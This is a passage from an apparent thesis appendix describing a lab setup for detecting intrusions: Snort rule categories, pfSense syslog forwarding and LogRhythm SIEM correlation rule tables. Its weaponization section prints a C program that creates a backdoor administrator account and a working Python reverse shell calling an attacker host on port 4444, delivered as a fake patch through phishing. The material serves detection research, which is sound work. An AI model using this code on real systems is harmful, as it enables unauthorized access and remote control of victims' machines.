All available rules were enabled under the “rules” tab located on the service configuration options screen depicted in figure A.14. Figure A.15 illustrates many of the available rules as they are represented via the dropdown selection menu provided on the “rules” tab.




Figure A.15: Selecting Available Snort Detection Rules

Table A.10 below depicts the snort rule categories that were enabled prior to initiating testing.

Emerging-activex.rules
Emerging-attack_response.rules
Emerging-botcc.portgrouped.rules
Emerging-botcc.rules
Emerging-chat.rules
Emerging-ciarmy.rules
Emerging-compromised.rules
Emerging-current_events.rules
Emerging-dns.rules
Emerging-dos.rules
Emerging-drop.rules
Emerging-shield.rules
Emerging-exploit.rules
Emerging-ftp.rules
Emerging-games.rules
Emerging-icmp.rules
Emerging-imap.rules
Emerging-malware.rules
Emerging-misc.rules
Emerging-mobile_malware.rules
Emerging-netbios.rules
Emerging-p2p.rules
Emerging-policy.rules
Emerging-pop3.rules
Emerging-rpc.rules
Emerging-scada.rules
Emerging-scan.rules
Emerging-shellcode.rules
Emerging-smtp.rules
Emerging-snmp.rules
Emerging-sql.rules
Emerging-telnet.rules
Emerging-tftp.rules
Emerging-tor.rules
Emerging-trojan.rules
Emerging-user_agents.rules
Emerging-voip.rules
Emerging-web_client.rules
Emerging-web_server.rules
Emerging-web_specific_apps.rules
Emerging-worm.rules
GPLv2_community.rules
Preprocessor.rules
Sensitive-data.rules

Table A.10: Snort Rule Categories Enabled

Finally, the snort package was configured to send logs to the LogRhythm SIEM via syslog. Note the snort package was configured to send alerts to the pFsense native firewall system logs as depicted on the screen capture in figure A.14 under "alert settings." The will allow the pFsense virtual machine to serve as a syslog relay for both firewall and IDS events. PFsense syslog settings are configured under the status > system logs pFsense menu depicted in figure A.16 below.




Figure A.16: Configuring pFsense for Syslog Forwarding

A.2.6 LogRhythm SIEM Configuration

The LogRhythm SIEM has been configured to reflect network segmentation represented by data structures referred to as 'entities." The monitored network has been segregated into three entities based on logical network depicted in the laboratory design: the internal, external and DMZ local area networks. Entity data stores subnet, geographic location, host IP address, and risk or threat levels associated with networks and hosts. Risk and threat information is used to establish the risk based priority score associated with detected events associated with network entities stored in the SIEM database. This enables suspicion escalation based on network traffic origin and destination. The LogRhythm entity configuration tab is depicted in figure A.17 below.




Figure A.17: Entity Representation for DMZ Network

A.2.6.1 Baseline SIEM Correlation Rules

128 default correlation rules were configured within the SIEM based on the LogRhythm Base Security Analytics and APT Detection packages prior to executing penetration testing. Figure A.18 depicts the "knowledge base manager" interface where vendor SIEM rule modules are loaded. A complete listing of the rules enabled is depicted in table A.11 below.




Figure A.18: LogRhythm Rule modules

AI Engine Rule Name	Rule Status	Alarm Status
Account Anomaly: Account Added to Admin Group	Enabled	Enabled
Account Anomaly: Multiple Lockouts	Enabled	Enabled
Account Anomaly: Users Added to Admin Group	Enabled	Enabled
Account Anomaly: Users Removed from Admin Group	Enabled	Enabled
Compromise: Config Change After Attack	Enabled	Enabled
Compromise: Corroborated Account Anomalies	Enabled	Enabled
Compromise: Corroborated Anomalies	Enabled	Enabled
Compromise: Corroborated Data Access Anomalies	Enabled	Enabled
HIPs Alarm	Enabled	Enabled
Host Anomaly: Abnormal Data Transfer Size	Enabled	Enabled
Host Anomaly: Repeat Security Events	Enabled	Enabled
Malware: Double File Extension	Enabled	Enabled
Malware: Malware Event	Enabled	Enabled
Malware: Not Cleaned	Enabled	Enabled
Malware: RTLO File Name	Enabled	Enabled
Malware: ZeroAccess C2	Enabled	Enabled
Misuse: Misuse Event	Enabled	Enabled
Network Anomaly: Attack then Inbound Traffic	Enabled	Enabled
Network Anomaly: Blocked Inbound Traffic then Allow	Enabled	Enabled
Network Anomaly: Blocked Outbound Traffic then Allow	Enabled	Enabled
Network Anomaly: Excessive HTTP Errors	Enabled	Enabled
SANS: abuse.ch SpyEye IP	Enabled	Enabled
SANS: abuse.ch Zeus IP	Enabled	Enabled
SANS: Alienvault IP	Enabled	Enabled
SANS: SRI Malware Threat Center IP	Enabled	Enabled
SANS: Tor Exit Node	Enabled	Enabled
SANS: Tor Server	Enabled	Enabled
Account Anomaly: Abnormal Amount of Audit Failures	Enabled	Disabled
Account Anomaly: Abnormal Auth Behavior	Enabled	Disabled
Account Anomaly: Abnormal Email Activity	Enabled	Disabled
Account Anomaly: Abnormal Host	Enabled	Disabled
Account Anomaly: Abnormal Origin Location	Enabled	Disabled
Account Anomaly: Abnormal Process Activity	Enabled	Disabled
Account Anomaly: Blacklist Location Auth	Enabled	Disabled
Account Anomaly: Concurrent VPN from Multiple Cities	Enabled	Disabled
Account Anomaly: Concurrent VPN from Multiple Countries	Enabled	Disabled
Account Anomaly: Concurrent VPN from Multiple Regions	Enabled	Disabled

Account Anomaly: Concurrent VPN from Same User	Enabled	Disabled
Account Anomaly: Disabled Account Auth Failures	Enabled	Disabled
Account Anomaly: Disabled Account Auth Success	Enabled	Disabled
Attack: Brute Force Internal Auth Failure	Enabled	Disabled
Attack: Critical Event After Attack	Enabled	Disabled
Attack: Failed Account Probe	Enabled	Disabled
Attack: Failed Account Probe on Multiple Hosts	Enabled	Disabled
Attack: Failed Brute Force Auth	Enabled	Disabled
Attack: Failed Distributed Brute Force Auth	Enabled	Disabled
Attack: Internal Recon then Attack	Enabled	Disabled
Attack: Multiple Unique Internal Attack Events	Enabled	Disabled
Attack: Numerous and Dispersed Internal Failed Auths	Enabled	Disabled
Attack: Numerous Internal Failed Auths	Enabled	Disabled
Attack: Recon Followed by Attack	Enabled	Disabled
Attack: Vuln Exploited Externally	Enabled	Disabled
Compromise: Account Creation	Enabled	Disabled
Compromise: After Numerous and Dispersed Failed Auths	Enabled	Disabled
Compromise: Attack then New Process Starting	Enabled	Disabled
Compromise: Auth After Numerous Failed Auths	Enabled	Disabled
Compromise: Auth After Security Event	Enabled	Disabled
Compromise: Brute Force Auth	Enabled	Disabled
Compromise: Cross-site Scripting Victim (XSS)	Enabled	Disabled
Compromise: Data Destruction	Enabled	Disabled
Compromise: Distributed Brute Force Auth	Enabled	Disabled
Compromise: Early Attack Cycle	Enabled	Disabled
Compromise: Failed Auths then Success	Enabled	Disabled
Compromise: Internal Brute Force Auth	Enabled	Disabled
Compromise: Internal Brute Force then Exfil	Enabled	Disabled
Compromise: Internal Distributed Auth	Enabled	Disabled
Compromise: Internal Distributed Auth Failure	Enabled	Disabled
Compromise: Internal Port Scan then Attack	Enabled	Disabled
Compromise: Internal Recon then Account Creation	Enabled	Disabled
Compromise: Internal Recon then Process Starting	Enabled	Disabled
Compromise: Lateral Movement	Enabled	Disabled
Compromise: Lateral Movement then Account Creation	Enabled	Disabled
Compromise: Lateral Movement then Critical Event	Enabled	Disabled
Compromise: Lateral Movement then Data Destruction	Enabled	Disabled
Compromise: Lateral Movement then Exfil	Enabled	Disabled
Compromise: Lateral Movement then External Connection	Enabled	Disabled

Compromise: Lateral Movement then Log Cleared	Enabled	Disabled
Compromise: Lateral Movement then Privilege Escalation	Enabled	Disabled
Compromise: Lateral Movement then Process Starting	Enabled	Disabled
Compromise: Lateral Movement with Account Sweep	Enabled	Disabled
Compromise: Log Cleared	Enabled	Disabled
Compromise: Malicious Payload Drop	Enabled	Disabled
Compromise: Privilege Escalation After Attack	Enabled	Disabled
Compromise: Recon then Account Creation	Enabled	Disabled
Compromise: Recon then Process Starting	Enabled	Disabled
Compromise: System Time Change	Enabled	Disabled
Compromise: Vuln Exploited Internally	Enabled	Disabled
DoS: Internal DoS	Enabled	Disabled
Host Anomaly: Abnormal Internal Connections	Enabled	Disabled
Host Anomaly: Abnormal Malicious Classification	Enabled	Disabled
Host Anomaly: Abnormal Outbound Connections	Enabled	Disabled
Host Anomaly: Communication with Low Rep Address	Enabled	Disabled
Host Anomaly: New Process Activity	Enabled	Disabled
Host Anomaly: Outbound Connections Increase	Enabled	Disabled
Host Anomaly: Outbound Traffic Rate Increase	Enabled	Disabled
Host Anomaly: Significant Outbound Traffic Increase	Enabled	Disabled
Malware: IRC Botnet Outbreak	Enabled	Disabled
Malware: Outbound IRC	Enabled	Disabled
Malware: Outbreak	Enabled	Disabled
Malware: Spamming Bot	Enabled	Disabled
Network Anomaly: Internal URL Directory Traversal	Enabled	Disabled
Network Anomaly: Metasploit Port External	Enabled	Disabled
Network Anomaly: Metasploit Port Internal	Enabled	Disabled
Network Anomaly: SQL Injection Outbound	Enabled	Disabled
Ops Critical: Config Change then Critical Error	Enabled	Disabled
Recon: Internal Ping Sweep	Enabled	Disabled
Recon: Internal Port Scan	Enabled	Disabled
Recon: Internal Port Scan: Slow	Enabled	Disabled
Recon: Internal Port Sweep	Enabled	Disabled
Recon: Internal Port Sweep: Common Port	Enabled	Disabled
Recon: Ping Sweep	Enabled	Disabled
Recon: Port Scan	Enabled	Disabled
Recon: Port Scan: Slow	Enabled	Disabled
Recon: Port Sweep	Enabled	Disabled
Recon: Port Sweep: Common Port	Enabled	Disabled
SANS: Abnormal File Access	Enabled	Disabled

SANS: Abnormal FIM Activity	Enabled	Disabled
SANS: Attack then External Connection	Enabled	Disabled
SANS: Cross-site Scripting (XSS) Attack	Enabled	Disabled
SANS: Data Exfiltration	Enabled	Disabled
SANS: DDoS	Enabled	Disabled
SANS: General DoS	Enabled	Disabled
SANS: Lateral Movement then Exfil	Enabled	Disabled
SANS: Multiple Unique Attacks	Enabled	Disabled
SANS: Port Scan then Attack	Enabled	Disabled
SANS: Recon After Attack	Enabled	Disabled
SANS: SQL Injection Attack	Enabled	Disabled
SANS: URL Directory Traversal	Enabled	Disabled

Table A.11: Default LogRhythm Rule Set

A.2.6.2 Modified SIEM Correlation Rules

39 correlation rules were created to generate events and alarms leveraging the modified SIEM ontology. These rules were constructed to detect the indicators observed within each kill-chain phase and tabulated in the "investigation framework" sectionin chapter 6 of this thesis. 32 rules were designed to create events, but not generate alarms in isolation, while 7 rules were designed to aggregate events with common classification labels and common metadata values in classification specific identified fields. Table A.12 below depicts the non-alarming and alarming rules used during the evaluation.

Non Alarming Specific SIEM Queries
EOI_Windows_Account_Added_to_Security_Group
EOI_Windows_Privileged_Logon
EOI_Windows_Account_Password_Change_Attempt
EOI_Windows_Account_Locked_Out
EOI_Windows_Failed_Logon_Attempt
EOI_Windows_RDP_Logon_Successful
EOI_Windows_Unauthorized_Process
EOI_Windows_Connection_Denied_by_Windows_Firewall
EOI_Windows_Workstation_Unauthorized_Port_Allowed_By_Windows_Firewall
EOI_Windows_Exchange_Server_Unauthorized_Port_Allowed
EOI_Windows_Domain_Controller_Unauthorized_Port_Allowed
EOI_Windows_IIS_Server_Unauthorized_Port_Allowed
EOI_Windows_MSSQL_Server_Unauthorized_Port_Allowed
EOI_Windows_Event_Log_Cleared
EOI_Windows_Account_Modified
EOI_Windows_Object_Access_Attempt

EOI_Windows_Registry_Value_Modified
EOI_Windows_Audit_Policy_Changed
EOI_Windows_Remote_NTLM_Authentication
EOI_Windows_Service_Started
Reconnaissance_Events_of_interest_by_Oigin_host
EOI_Windows_Object_Access
EOI_IDS_Snort_Alarm
HIPs Alarm
Possible Meterpreter Process Launched
EOI_Administrator_Tool_Use_observed
EOI_Lateral_Movement_Tool_Use_observed
EOI_Obfuscation_Tool_Use_observed
EOI_Hacking_Tool_Use_observed
EOI_Internal_Reconnaissance_Tool_Use_observed
EOI_Suspicious_Email_Sender_Possible_phishing

Aggregate Alarm Rules

Multiple Actions on Events by Computer Name
Multiple Installation Events by Computer Name
Multiple Delivery Events by Impacted Host
Multiple Reconnaissance Events by Origin Host
Multiple Exfiltration Events by Impacted Host
Multiple Privilege Escalation Alarms by Account
Multiple Lateral Movement Alarms by Account

Table A.12: Modified LogRhythm Rule Set

A.3 Weaponization

Some custom applications were required to simulate attacks during the initial phases of the test scenario. The following sections describe the code developed and their intended purpose during the scenario.

A.3.1 User to Admin Executable

The following program will create a user account, promote the account to the local administrators group and enable remote interactive logons to the compromised machine with the account. This code was developed on the attacker's Kali virtual machine and compiled into a Microsoft Windows Native executable.

```c
#include <stdlib.h>
int main ()
{
    int i;
    i=system ("net user haxor password1 /add");
    i=system ("net localgroup administrators haxor /add");
    i=system ("net localgroup \"Remote Desktop Users\" haxor /add");

    return 0;
}
```

Figure A.19: Source Code for User to Admin Executable in C

The source code depicted in figure A.19 was compiled on the Kali Linux virtual machine with the i586-mingw32msvc-gcc tool as depicted in figure A.20 below.

```
root@kali: ~/Desktop
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# i586-mingw32msvc-gcc user2admin.c -o user2admin.exe
```

Figure A.20: Compiling User to Admin Source Code into Windows Executable

A.3.2 Weak Reverse Shell (fake patch)

A reverse shell program was created to provide remote access to a compromised workstation from the attacker's machine. The figure A.21 depicts python code written to accept and execute shell commands on a compromised host and forward output from commands to an attacker listening machine on port 4444. This requires a remote server to be accepting commands on this port or the program will exit.

```
fake-fix.py - C:\Users\labadmin\Desktop\pyInstaller-2.1\fake-fix.py
File  Edit  Format  Run  Options  Windows  Help
#!/usr/bin/python
# Reverse Python shell
# referenced discussion on http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html accessed on 9/30/2015
# imports here
import socket,subprocess

HOST = '172.16.0.3' # The remote host
PORT = 4444 # The same port as used by the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to attacker machine
s.connect((HOST, PORT))
# send we are connected
s.send('[*] Connection Established!')
# start loop
while 1:
# recieve shell command
        data = s.recv(1024)
        # if its quit, then break out and close socket
        if data == "quit": break
        # do shell command
        proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                # read output
        stdout_value = proc.stdout.read() + proc.stderr.read()
                # send output to attacker
        s.send(stdout_value)
# close socket
s.close()
```

Figure A.21: Reverse Shell Written in Python

The python utility “pyinstaller-2.1” was used to compile the code depicted in figure A.22 into a native windows executable.




Figure A.22: Compiling Python Reverse Shell with Pyinstaller-2.1

The executable was later renamed and sent via a phishing email with a legitimate program and disguised as a patch for the accompanying software. Figure A.23 depicts a screen capture of the renamed executable.




Figure A.23: Screen Capture Renamed Reverse Shell Executable

A.3.3 Phishing Email

A legitimate program known to host a service with a globally writeable executable file was packaged with a weak reverse shell created in section A.3.2 above. This enabled an attacker to connect to the compromised machine and inject exploit code in place of the weak executable that would be launched with system privileges upon the next system boot. Figure A.24 below depicts the contents of the .zip archive sent within a phishing email.




Figure A.24: Screen Capture Compressed Archive Containing Phishing Payload

The compressed file depicted in figure A.24 was hosted on the attacker machine for the user to download through a phishing link. Figure A.25 below depicts a screen capture of the tools hosted in the attacker's apache root folder located at /var/www.

